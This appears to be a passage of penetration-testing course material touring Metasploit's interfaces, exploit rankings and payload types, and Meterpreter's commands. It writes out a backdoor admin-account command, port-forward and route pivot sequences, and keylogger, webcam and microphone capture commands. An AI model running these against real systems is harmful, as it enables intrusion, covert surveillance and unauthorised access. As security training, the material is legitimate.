Now, we'll go on a guided tour of Metasploit.

Penetration testers and ethical hackers that rely heavily on Metasploit often need to review a given piece of Metasploit to understand what it is doing in more detail. The Metasploit code is well commented and nicely structured. Even if you don't understand Ruby, you will likely discern what a given component is doing by reviewing its code, accessed via the techniques we'll cover in this tour.

Useful Metasploit User Interfaces

- **msfconsole**: A customized Metasploit command prompt … use this!
- **msfd**: A daemon that listens by default on TCP port 55554, offering up msfconsole access to anyone that connects:
  - Useful for having a single Metasploit install accessed by multiple users, all using the same version at the same time
  - No authentication or encryption
- **msfrpcd**: Metasploit controllable via XML over Remote Procedure Call, listening on TCP port 55553, offering access via SSL
- **msfvenom**: Convert a Metasploit payload into a standalone file (EXE, Linux binary, JavaScript, VBA, or raw) and encode it to help evasion

Note that we won't go over every single item in these directories but instead focus on those that are most important to penetration testers and ethical hackers who rely on Metasploit.

Let's start with the user interfaces, focusing on the most useful one, the Metasploit console interface called msfconsole. This is a customized Metasploit command prompt with all kinds of useful features, including TAB autocomplete, environment variables, and the capability to run local commands in the local operating system, as well as various custom Metasploit commands, such as exploit, the command that launches an exploit at a target. For this class, we rely exclusively on this interface because it tends to be the best one for penetration testers and ethical hackers with its great flexibility and useful features.

Alternatively, the msfd program creates a local daemon that listens on TCP port 55554. If anyone connects to it (using a Netcat client, for example, which can make a connection to an arbitrary TCP port), they get Metasploit console access. The idea here is that we can have multiple Metasploit testers all using a single version of Metasploit on one box so that we don't have to worry that they may be using different versions with different updates. By default, msfd allows connections only from localhost, but it can be configured to listen for remote connections. Unfortunately, msfd does not require any authentication, nor does it encrypt the session. Thus, we recommend that you not use it for penetration testing.

The msfrpcd is an instance of Metasploit that listens on TCP port 55553 (with an option to use SSL or not use it), awaiting control messages using XML over RPC. This allows people to create arbitrary client software that can interact with Metasploit and control it.

The msfvenom interface is useful for taking a Metasploit payload (such as a payload that launches a network-accessible Windows shell) and converting it into a file that can be executed in some fashion. Output options include raw binary, Windows EXEs, Linux binary executables, JavaScripts, and VBAs.

Metasploit Modules

- **exploits**: Metasploit's exploit arsenal
- **payloads**: Metasploit's payload arsenal
- **auxiliary**: Miscellaneous items, including port scanners, vuln checkers, denial-of-service tools, and so on
- **post**: Post-exploitation modules for target plundering and manipulation

Metasploit has the following kinds of modules:

- **exploits:** Here you have Metasploit's big arsenal of exploitation code.
- **payloads:** Metasploit stores its payloads in this directory.
- **auxiliary:** This directory contains modules associated with port scanning, scanning for vulnerable systems, launching denial-of-service attacks, and other items that don't fit into other categories.
- **post:** These modules run after successful exploitation occurs and support plundering or otherwise manipulating compromised target machines.

Exploits are sorted by operating system

- **OS:** aix, bsdi, freebsd, hpux, linux, osx, solaris, unix, windows
  - Contain exploits for the OS, as well as programs that run on that OS
  - Example: Windows directory includes exploits for Windows and software that runs on Windows (backup tools, games, servers, and more)
- **multi:** Exploits that hit multiple target operating system types, including, PHP exploits and Java
  - Includes exploit/multi/handler, a generic listener to deliver payloads to exploits launched on other systems (typically client-side)

Now let's zoom in on the exploits. In Metasploit, the exploits are sorted by operating system, with a set for aix, bsdi, dialup, freebsd, hpux, irix, linux, netware, osx (Apple Macintosh OS X), solaris, unix, and windows. The multi directory contains exploits that may work on multiple operating systems (including some browser attacks, PHP exploits, and samba exploits). One of the most important multi-exploit modules is exploit/multi/handler, which is a generic listener that waits for a connection from a system running an exploit or attack code outside of this instance of Metasploit. This so-called "multi/handler" then delivers back a payload for that exploit to run. We'll use this concept in the next lab.

Each directory of exploits for a given operating system contains exploits that target software that is built into that operating system, as well as third-party programs that run on the operating system. For example, the Windows directory contains exploits not only for Windows but also for tools that run on Windows, such as antivirus tools, backup programs, games, mail servers (IMAP and POP3), and so on.

Windows Exploits

Metasploit

- **smb**: Service-side exploits for Microsoft's Server Message Block implementation, including PsExec, one of the most useful modules for attacking a fully patched Windows environment if we have SMB access and admin credentials (such as an intranet)
- **browser**: Client-side exploits, mostly for IE but also includes AIM, RealPlayer, QuickTime, iTunes, Winamp, and so on
- **scada**: Exploits that attack SCADA management systems and SCADA control servers that run on Windows
- **vnc**: Attacks against Virtual Network Computing clients and servers

Numerous categories, but most useful ones are listed here

Metasploit includes numerous different exploits for Windows targets, split into groups, sorted by the type of element on a Windows machine that the given exploits attack. Some of the most interesting and widely used types follow:

- **smb:** These service-side exploits take advantage of flaws in Microsoft's Server Message Block (SMB) implementation, used for Windows file and print sharing as well as numerous other Windows remote access and management features. Among other exploits, this directory also houses the PsExec module, which causes a target Windows machine to run a program of the attacker's choosing, rather like the Microsoft SysInternals PsExec program. A pen tester configures this module with admin credentials and then uses the SMB protocol to make the target machine run the program with local SYSTEM privileges. Because it doesn't rely on a software vulnerability but instead uses normal Windows functionality for making a program run, this Metasploit PsExec module is one of the most useful in all of Metasploit against a fully patched Windows target environment in which the attacker has SMB access (such as across an intranet) and admin credentials.
- **browser:** These client-side exploits focus on various browsers that run on Windows, particularly Internet Explorer, but also including AIM, RealPlayer, QuickTime, iTunes, and Winamp.
- **scada:** These exploits target Supervisory Control and Data Acquisition (SCADA) management systems and control servers that run on Windows.
- **vnc:** These exploits attack flaws in the Windows version of the Virtual Network Computing (VNC) tool used for the remote GUI control of systems.

Exploit Rankings

Metasploit

The Rapid7 has ranked exploits by their reliability

Excellent	The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances (WMF Escape()).
Great	The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
Good	The exploit has a default target, and it is the "common case" for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc.).
Normal	The exploit is otherwise reliable but depends on a specific version and can't (or doesn't) reliably autodetect.
Average	The exploit is generally unreliable or difficult to exploit. [MS17-010/Eternal Blue is ranked here]
Low	The exploit is nearly impossible to exploit (or under 50% success rate) for common platforms.
Manual	The exploit is unstable or difficult to exploit and is basically a DoS. This ranking is also used when the module has no use unless specifically configured by the user (e.g., psexec, multi/handler)

"Excellent" and "Great" are commonly safe to run, but still aren't 100%, even though the documentation says Excellent exploits "will never crash the service".

128

The folks and Rapid7 have ranked exploits within Metasploit based on their likelihood of success. Below is an excerpt from the Metasploit GitHub wiki.

Ranking	Description
Excellent	The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances (WMF Escape())
Great	The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
Good	The exploit has a default target, and it is the "common case" for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc.).
Normal	The exploit is otherwise reliable but depends on a specific version and can't (or doesn't) reliably autodetect.
Average	The exploit is generally unreliable or difficult to exploit.
Low	The exploit is nearly impossible to exploit (or under 50% success rate) for common platforms.
Manual	The exploit is unstable or difficult to exploit and is basically a DoS. This ranking is also used when the module has no use unless specifically configured by the user (e.g.: exploit/unix/webapp/php_eval). [Author's note: this also includes windows/smb/psexec and multi/handler]

References:

https://github.com/rapid7/metasploit-framework/wiki/Exploit-Ranking

WMF Escape - https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/browser/ms06_001_wmf_setabortproc.rb

Metasploit Modules: Payloads

Metasploit

- **singles**: Standalone payloads that have their functionality and communication bundled together
- **stagers**: Payload piece parts that first load and allow a later stage to communicate with the attacker in numerous flexible fashions
- **stages**: Payload piece parts that implement a function but communicate using an already-loaded stager

A stager + a stage = full payload

Close your editor WITHOUT SAVING! If you accidentally made any changes to that exploit while reviewing it, you don't want those changes saved.

Next, let's look at the payloads, which come in the following forms:

- **singles:** These are standalone payloads that include all their pieces in one module. Both the functionality of the payload and its communication with the attacker are bundled together in each of these payloads. Single payloads are often, but not always, larger since they include all the functionality in the payload.
- **stagers:** Some payloads are broken into multiple pieces, with a stager loaded into the target memory before a follow-on stage. The stagers load the stage into the target machine and implement communications code for it. The stagers directory contains modules that include listening TCP ports, reverse TCP connections, and others.
- **stages:** These elements are payload piece parts that implement the functionality of a payload, such as a remote shell, GUI control, and such.

So, some payloads are self-contained, whereas others are broken into a stager and stage. Breaking these payloads into stager and stage is a flexible concept, because you can then use almost any stage with almost any stager, choosing the payload functionality you want independent of how you want to communicate with the payload after it is loaded on the target machine.

Metasploit Payloads: Windows Singles

- **adduser:** Creates an account and adds it to the local admin group
- **exec:** Runs command of attacker's choosing
- **download_exec:** Downloads a file via HTTP and executes it
- **dns_txt_query_exec:** Downloads a command via DNS TXT record and executes it
- **shell_bind_tcp:** Standard TCP shell listener
- **shell_reverse_tcp:** Reverses shell back to attacker

Useful for when your stage or stager is being flagged by a defensive tool

Let's consider the Windows singles payload arsenal. Remember, each of these payloads is self-contained, including all functionality for loading the payload into the memory of the target, communicating with the attacker, and doing the attacker's bidding on the target system. These singles payloads include:

- **adduser:** As its name implies, this payload creates a user account with a name and password of the attacker's choosing and adds that account to the local admin group. You can open this Ruby script in gedit (gedit adduser.rb) and look through its code. If you do, you'll see the commands that it runs on the target: "cmd.exe /c net user #{user} #{pass} /ADD" and "net localgroup Administrators #{user} /ADD".
- **exec:** This payload runs a command of the attacker's choosing on the target machine.
- **download_exec:** This payload downloads a program to the target machine via HTTP and then executes the downloaded program.
- **dns_txt_query_exec**: Downloads a command via DNS TXT record and executes it.
- **shell_bind_tcp:** This payload provides cmd.exe shell access via a listening TCP port on the victim machine.
- **shell_reverse_tcp:** This payload makes a reverse shell connection back to the attacker, implementing inbound shell access to the target machine via an outbound TCP connection back to the attacker.

Metasploit Payloads: Windows Stagers

- **bind_tcp**: Listens on TCP port
- **bind_ipv6_tcp**: Listens on TCP port, using IPv6
- **reverse_tcp**: Reverses connection to TCP port
- **reverse_ipv6_tcp**: Reverses TCP, over IPv6
- **reverse_http**: Carries outbound session on HTTP connections
- **reverse_https**: Carries outbound session on HTTPS connections
- **reverse_tcp_allports**: Tries connecting back, cycling through all TCP ports (1 to 65535)

Recommended reading:
- https://buffered.io/posts/staged-vs-stageless-handlers/
- Short Link: redsiege.com/560/stage

The stagers are those payload pieces that can load the rest of a payload into the target's memory and then provide useful communications abilities between the attacker and the loaded payload. Metasploit offers the following useful stagers:

- **bind_tcp:** This stager listens on an attacker-provided TCP port on the target machine, letting Metasploit make an inbound connection to this port for communication with the stage.
- **bind_ipv6_tcp:** This stager is similar to bind_tcp but uses IPv6 instead of IPv4 for network communication.
- **reverse_tcp:** This stager makes an outbound TCP connection from the target machine back to the attacker running Metasploit. It implements inbound communication via an outbound connection.
- **reverse_ipv6_tcp:** This stager is similar to reverse_tcp but uses IPv6.
- **reverse_http:** This stager carries a session using outbound HTTP from the exploited system back to the attacker, traversing the network through a network firewall and/or web proxy.
- **reverse_https:** This stager carries a session using outbound HTTPS with all data encrypted in the stager.
- **reverse_tcp_allports:** This stager tries to cycle through all outbound TCP ports (from 1 to 65535) in an attempt to reach back to the attacker for commands to pass to the stage.

As we can see from this list, Metasploit is compatible with IPv6 attacks. Any exploit and stage can use an IPv6 stager, allowing the attacker to communicate with the exploited system over an IPv6 network.

Recommended reading:
https://buffered.io/posts/staged-vs-stageless-handlers/
Short Link: https://redsiege.com/560/stage

Metasploit Payloads: Windows Stages

- **dllinject**: Injects arbitrary DLL into target memory
- **upexec**: Uploads and runs an executable
- **shell**: Windows cmd.exe shell
- **vncinject**: Virtual Network Computing remote GUI control
- **meterpreter**: Flexible specialized shell environment
- Both x86 and x64 versions available of Meterpreter, Shell, and VNCinject


The stager's job is to load a stage into memory and provide communications abilities for it. The stage is the function the attacker wants to execute on the target machine, letting the attacker interact with and possibly control the target machine. But what stages does Metasploit offer penetration testers and ethical hackers? We have several options for Windows machines, including:

- **dllinject:** This stage injects a DLL of the attacker's choosing into the memory of the target machine. The attacker would require a worthwhile DLL to use, though—perhaps custom code that the attacker wrote just for this test or this target.
- **upexec:** This stage uploads an executable to the target machine and runs it.
- **shell:** This stage implements a standard cmd.exe shell. So, as you saw a couple slides back, you have a singles shell_bind_tcp payload as well as a shell stage that can be loaded via the bind_tcp stager. Both have the same essential functionality: a cmd.exe listening on a TCP port of the attacker's choosing.
- **vncinject:** This stage gives remote Virtual Network Computing (VNC) control of the target, letting the attacker view the target's GUI and control its mouse and keyboard. By default, this stage pops up a Metasploit Courtesy Shell on the target machine, indicating to the user at the console that Metasploit has been used to get VNC control over the system.
- **meterpreter:** This amazing stage provides a specialized shell environment designed for computer attackers and is an ideal platform for penetration testers and ethical hackers to control a target machine. We'll zoom in at length on the Meterpreter's capabilities in the next section.

It's important to note that both 32-bit (x86) and 64-bit (x64) versions of the Meterpreter, Shell, and VNCinject stages are available.

The Metasploit Meterpreter

- Meterpreter (Metasploit Interpreter) is a Metasploit payload that acts as a specialized shell running inside the memory of a Metasploit-exploited process
- Consists of a series of DLLs injected into the process's memory
- No separate process created
- Meterpreter versions are available for Windows, Linux, PHP, and Java environments:
- Work ongoing in development of macOS version
- All communication with Meterpreter running on target is TLS encrypted
  - Note: Unless you are using HTTPS staging, the staging used to load Meterpreter is not encrypted



The Meterpreter is named after a fusion of the words Metasploit and Interpreter. Most of the hard-core development work in the Meterpreter was done by Skape. This Metasploit payload offers an attacker a self-contained command shell environment that runs from within the memory space of an exploited process. Thus, the Meterpreter doesn't create a separate running process like most other Metasploit payloads and other exploitation tools. Such an extraneous, attacker-created process might be noticed by an investigator. Instead, the Meterpreter is just another DLL loaded into one of the processes on the target machine. The Meterpreter can be extended with additional DLLs sent after the initial overall Meterpreter module is loaded.

Note that because the Meterpreter is entirely memory resident, it disappears on reboot.

Currently, the Meterpreter has been implemented for Windows, Linux, PHP, and Java target machines.

There is ongoing development work (with some beta software released) of Meterpreter functionality for macOS targets.

It is important to note that all control communication between the attacker running Metasploit and the Meterpreter running on the target box is encrypted using TLS, making the tool even stealthier, as its command channel is not cleartext.

Meterpreter Functionality: Some Base Commands

- **? / help**: Display a help menu (the help is quite good!)
- **exit / quit**: Quit the Meterpreter
- **sysinfo**: Show name, OS type
- **shutdown / reboot**: Self-explanatory
- **reg**: Read or write to the Registry
- **shell**: Launch a command shell
  - If we don't have the command line functionality within Meterpreter we can run operating system commands. For example, with the right permissions we could create a backdoor admin account.

We will now go over a sampling of some of the most powerful features of the Meterpreter. Don't think of this as just a laundry list of individual, unrelated commands. Instead, as we go through each command, think about how a penetration tester or ethical hacker could use these commands to do their jobs more effectively. When an exploitable Windows system is discovered, the Meterpreter can be instrumental in maximizing the effectiveness of a tester against that system, so you need to understand its commands in depth. Pay careful attention because you'll soon be performing a lab using these commands.

Some of the base commands included in the Meterpreter follow:

- **`? / help`**: Either of these options displays a summary of the commands available in the Meterpreter, sorted into different functional groups, such as file system, network, and other command sets.
- **`exit / quit`**: Either of these commands exits the Meterpreter session, removing it from the memory of the target machine.
- **`sysinfo`**: This command causes the Meterpreter to show the system name and operating system type of the compromised machine on which the Meterpreter is running.
- **`shutdown / reboot`**: These commands are self-explanatory.
- **`reg`**: This option lets a Meterpreter user read from or write to the Registry of the target machine. Because most Windows configuration options for both the operating system and most installed applications are stored in the Registry, this command gives you fine-grained control over the target system's configuration.
- **`shell`**: Launch a command shell and interact with it.

Meterpreter Functionality: Process Commands


- **`getpid`**: Returns the process ID that Meterpreter is running in
- **`getuid`**: Returns the user ID that Meterpreter is running with
- **`ps`**: Process list
- **`kill`**: Terminates a process
- **`execute`**: Runs a given program
- **`migrate`**: Jumps to a given destination process ID:
  - Target process must have the same or lesser privileges
  - May be a more stable process
  - When inside the process, can access any files that it has a lock on

The Meterpreter includes numerous useful commands for interacting with processes on a compromised target machine. Some of the most useful process-related commands follow:

- **getpid:** This command displays the process ID number of the process that the Meterpreter runs inside.
- **getuid:** This option returns the user ID name that the Meterpreter runs with, such as SYSTEM.
- **ps:** As you might expect, this command shows a complete process list of all running processes on the target machine.
- **kill:** This one terminates a given process when provided its process ID number.
- **execute:** This command runs a program with the privileges of the process the Meterpreter runs inside. It can be especially helpful if the attacker wants to kick off a cmd.exe or other tool on the target machine.
- **migrate:** This is one of the most fascinating process-related commands in the Meterpreter. An attacker can use it to jump from the Meterpreter's current process to a given destination process ID. It injects the Meterpreter DLL into the target process and removes it from the earlier process, letting an attacker hop around between processes. The destination process must have the same or lesser privileges as the process that the Meterpreter is loaded into. An attacker may want to jump to another process for subterfuge or obfuscation. Alternatively, an attacker may decide to jump into a more stable process. When inside a target process, the attacker can use the Meterpreter file system commands to interact with any files that the given process has a read or write lock on. After all, the Meterpreter is now living inside that process, so it can access everything that process has to offer.

Meterpreter Functionality: File System Commands

- **cd**: Navigate directory structure
- **lcd**: Change local directories on attacker machine—useful for positioning upload or download
- **pwd** / **getwd**: Show the current working directory
- **ls**: List the directory contents in a Linux-like format (even for Windows Meterpreter)
- **cat**: Display a file's contents
- **download** / **upload**: Move a file to/from the machine—remember to use forward slashes (/)
- **mkdir** / **rmdir**: Make or remove directories
- **edit**: Edit a file using default editor (typically vi or vim)



The Meterpreter offers numerous commands associated with interacting with the file system. This group of commands represents some of the most reliable and robust functionality in the Meterpreter, offering almost all functions a tester would need for interacting with files:


- **cd:** This command navigates the file system structure. As you'd expect, dot (.) is used to refer to the current directory, and dot-dot (..) is its parent.
- **lcd:** This command changes directories on the local (attacker) machine.
- **pwd / getwd:** Both of these commands print the current working directory. Almost everyone uses pwd.
- **ls:** This command shows the contents of a directory. Directory contents display organized like the familiar ls -al output of UNIX and Linux systems, showing read/write/execute (rwx) modes for owner, group, and everyone, as well as the file's size, last modified date/time, and name.
- **cat:** This command displays the contents of a file on the screen.
- **download / upload:** These commands move files to or from the target machine.
- **mkdir / rmdir:** These commands let the user make or remove a directory.
- **edit:** This command causes Metasploit to open a file in a terminal-based editor program. By default, the editor used is typically vi. To insert text, press the "i" key. To append text to a line, press the "a" key. To delete characters, press "x". To get out of edit mode, press "Esc". To save, press ":" and then "w" and then "Enter". To quit, press ":" and "q" and "Enter". To force a write or a quit, follow the "w" or "q" with an "!". This class isn't a tutorial on vi. However, if you are unfamiliar with vi, that list of options should get you started. If you already know vi, you will be happy with the edit option of the Meterpreter.

Meterpreter Stdapi Capabilities: Networking Commands

Meterpreter

- **ipconfig**: Shows network info (interface name, MAC, IPaddr, Netmask)
- **route**: Displays/adds/deletes routes (different from msfconsole route)
- **portfwd**: Creates a TCP relay for pivoting

```
meterpreter > portfwd add -l 9999 -p 22 -r Target2
```



Metasploit on *attacker's* machine creates a listener on TCP port 9999, through with Any connection is forwarded through Meterpreter on Target1. Attacker can then connect to 9999 on localhost or use another machine to connect to 9999 to get forwarded through all the way to Target2.

Data is forwarded from Target1 to Target2 to TCP port 22

The Meterpreter includes a handful of commands for interacting with the network interface of the target machine. Although not fully robust, these commands include most of the functionality that a penetration tester would want:

- **ipconfig:** This Meterpreter command shows the name, MAC address, IP address, and Netmask for all active interfaces on the machine.
- **route:** This option, used by itself, displays the system's routing table. With extra arguments (add/del, subnet, netmask, and gateway), it updates the routing table.
- **portfwd:** This command lets the Meterpreter user forward traffic for a given incoming TCP port on the attacker's machine across the Meterpreter session to another machine on a different TCP port. In effect, it turns the target machine running the Meterpreter into a TCP relay, a bounce point for traffic to be sent to another system. By carefully planting the Meterpreter with the appropriate portfwd options, a tester could use this functionality as a pivot to launch exploits at other targets.

To illustrate the port forward feature of Meterpreter, consider this example: Suppose the attacker has compromised a machine, called Target1, and has the Meterpreter loaded on that system. In the Meterpreter session, the attacker types the following command:

```
meterpreter > portfwd add -l 9999 -p 22 -r Target2
```

This command makes the attacker's machine (not Target1) listen on TCP port 9999. Any connection that comes in on this port will be forwarded across the Meterpreter session between the attacker's machine and Target1. Then the connection will be forwarded from Target1 to TCP port 22 on Target2. That way, the attacker can make a TCP connection on the attacker's own machine (either by using a client running on that box to connect to localhost or from a separate remote system connecting to the attacker's machine on TCP 9999). The result is a nice pivot through the attacker's machine, through the Meterpreter session, through Target1, and to Target2.

Note that as of the time of this writing, the Meterpreter's network functionality does not include a ping command.


Meterpreter Functionality: Target Machine Console Interface

- Meterpreter offers several features associated with the target machine's console user interface
- Grab a screenshot of desktop:

```
meterpreter > screenshot -p my.jpg
```

- Show how long console has been idle:

```
meterpreter > idletime
```



The Meterpreter includes several features for interacting with the console of the target machine. First, it includes the **`screenshot`** command, which grabs a JPEG capture of the current user's desktop on the target machine and transfers the file to the penetration tester's system. Metasploit automatically launches the browser to view the image.

The **`idletime`** command makes the Meterpreter display the amount of time (in hours, minutes, and seconds) that the GUI of the victim machine has been idle, without user interaction. Thus, the attacker can get a sense of whether there is a person sitting in front of the machine. A long idle time implies that the machine is being ignored.

Meterpreter Functionality: Webcam and Mic Commands

- The Meterpreter also includes commands for interacting with a webcam and microphone on a compromised machine
- **`webcam_list`**: Lists installed webcams
- **`webcam_snap`**: Snaps a single frame from the webcam as a JPEG:
  - Can specify JPEG image quality from 1 to 100, with a default of 50
- **`record_mic`**: Records audio for N seconds (-d N) and stores in a wav file in the Metasploit .msf4 directory by default

Make sure you get written permission before activating either feature

The Meterpreter also includes some commands for interacting with the webcam and microphone of a compromised machine. First, a pen tester could invoke **`webcam_list`** to see if any compatible webcams are present on the target machine. Each one will be given a number. The pen tester then invokes the **`webcam_snap`** command on the appropriate numbered camera to take a single frame snapshot in the form of a JPEG image. The pen tester can specify the quality of the JPEG, ranging from 1 (low quality) to 100 (best quality). The default is 50.


Also, the Meterpreter can activate the microphone on a target machine with the **`record_mic`** command. The attacker simply specifies the number of seconds of audio to record with the -d N option (where N is the number of seconds). The microphone will be activated for that duration, and all audio gathered will be written into a .wav file on the attacker's machine in the .msf4 directory by default. The attacker can specify a different location for this file as an optional setting.

Before using these features in a penetration test, make sure you get explicit, written permission to do so in your Rules of Engagement. The invasiveness of camera capture and audio recording without permission could result in significant legal trouble for a penetration tester.

Meterpreter Functionality: Keystroke Logger

- Keystroke logger Invoked with **`keyscan_start`**
- Then accesses keystrokes with **`keyscan_dump`** command
- Output includes special keys surrounded by <> (e.g., <Tab>)
- Sometimes it may miss a letter or reverse two characters

Helpful for determining passwords and other sensitive information



The Meterpreter also includes a keystroke logging feature that can be invoked using the **`keyscan_start`** command. For this command to take effect, the process in which the Meterpreter is running must have access to the current user's desktop. This can be accomplished by using process migration to jump into a process currently displayed on the user's machine, such as the Windows explorer.exe process.

The **`keyscan_start`** command causes the system to poll every 30 milliseconds for keystrokes entered into the system. A 1-megabyte buffer is allocated in memory to hold keystrokes. The attacker can then pull down the keystrokes by running the **`keyscan_dump`** command, which flushes the buffer, displaying the keystrokes on the attacker's Meterpreter screen.


The **`keyscan_stop`** command tells the Meterpreter to stop gathering all keystrokes.

Meterpreter Functionality: Pivoting Using Metasploit's route Command

"Route" allows you to pivot through an existing Meterpreter session

- Carries follow-on exploits and payloads across Meterpreter session
- Don't confuse this with the Meterpreter route command, which manages routing tables on systems running Meterpreter

```
msf6 > use [exploit1]
msf6 > set RHOST [victim1]
msf6 > set PAYLOAD windows/meterpreter/reverse_tcp
msf6 > exploit
meterpreter >  (CTRL-Z to background session... will display meterpreter sid)
msf6 > route add [victim2_subnet] [netmask] [sid]
msf6 > use [exploit2]
msf6 > set RHOST [victim2]
msf6 > set PAYLOAD [payload2]
msf6 > exploit
```



Metasploit includes a built-in feature for pivoting attacks through already-established Meterpreter sessions, implemented in the Metasploit route command. Do not confuse the Metasploit (msf) route command with the Meterpreter route command. The latter is used to manage the routing tables on a target box that has been compromised using the Meterpreter payload. The msf route command is used to direct all traffic for a given target subnet from the attacker's Metasploit machine *through* a given Meterpreter session on a compromised victim machine to another potential victim.

To make this clearer, consider this scenario, illustrated by the commands and figure on this slide: A penetration tester uses exploit1 with a Meterpreter payload to compromise Victim1. The attacker now has a Meterpreter session connected from her machine to Victim1. The pen tester can then press the CTRL-Z keys to background the Meterpreter session. At the **msf >** prompt, the attacker can run the route command to tell Metasploit to direct any of its packets for a given target machine or subnet through that Meterpreter session. Thus, when we run an exploit for a separate machine (call it Victim2) on that subnet, we'll be pivoting our attack through Victim1.

The syntax of the route command to add a pivot includes providing the subnet address to which we want our traffic routed over the Meterpreter session, followed by a netmask to indicate which bits of that subnet address are relevant. (For example, to attack an individual Victim2, we'd enter the full IP address of Victim2 and use a netmask of 255.255.255.255.) We then specify which Meterpreter session number to route the traffic over. Finally, we configure and launch our attack against Victim2. All traffic from Metasploit to Victim2 will be carried over the Meterpreter session through Victim1, giving us some nice pivot action.

Meterpreter Functionality: Additional Modules

- The Core and Stdapi modules loaded by default are powerful
- But other modules provide useful capabilities for the tester
  - Located under the framework directory, under data/meterpreter
- To load additional modules:

```
meterpreter > use [module_name]
```

- Additional functionality will appear
- **?** / **help** will be expanded to include the new capabilities

By default, when the Meterpreter payload is sent to a target, it carries with it the Core functionality (for example, help, interacting with channels, and process migration) and Stdapi functions (for example, file system, process, and network interactions). But Metasploit supports the loading of additional modules (implemented as DLLs) into the Meterpreter at any time after exploitation has occurred. These modules can provide some useful functionality to a penetration tester or ethical hacker, extending the functionality of the Meterpreter. Metasploit stores these DLLs in the framework directory of the attacking machine, inside data/meterpreter/. Three modules included in this directory are metsrv.dll (which implements the Core functionality), ext_server_stdapi.dll (which provides Stdapi functions), and one we haven't yet covered, ext_server_priv.dll. We'll go over that last one shortly.

To have the Meterpreter load a new module, use the following command after the Meterpreter has been loaded into the target system by an exploit:

```
meterpreter > use [modulename]
```

The modulename is usually the last component of the DLL name. So, to load the ext_server_priv.dll, run:

```
meterpreter > use priv
```

The appropriate module will be loaded into the memory of the target machine, extending the functionality of the Meterpreter. The help command's output will be extended to include a list and description of the new features.

Other people could write additional extensions for the Meterpreter, giving it new capabilities bundled together in another DLL. One of the most powerful aspects of the Meterpreter is its modular extendibility.

Course Roadmap

- Comprehensive Pen Test Planning, Scoping, and Recon
- ***In-Depth Scanning and Initial Access***
- Assumed Breach, Post-Exploitation, and Passwords
- Lateral Movement and Command and Control (C2)
- Domain Domination, Azure Annihilation, and Reporting

560.2: In-Depth Scanning and Initial Access

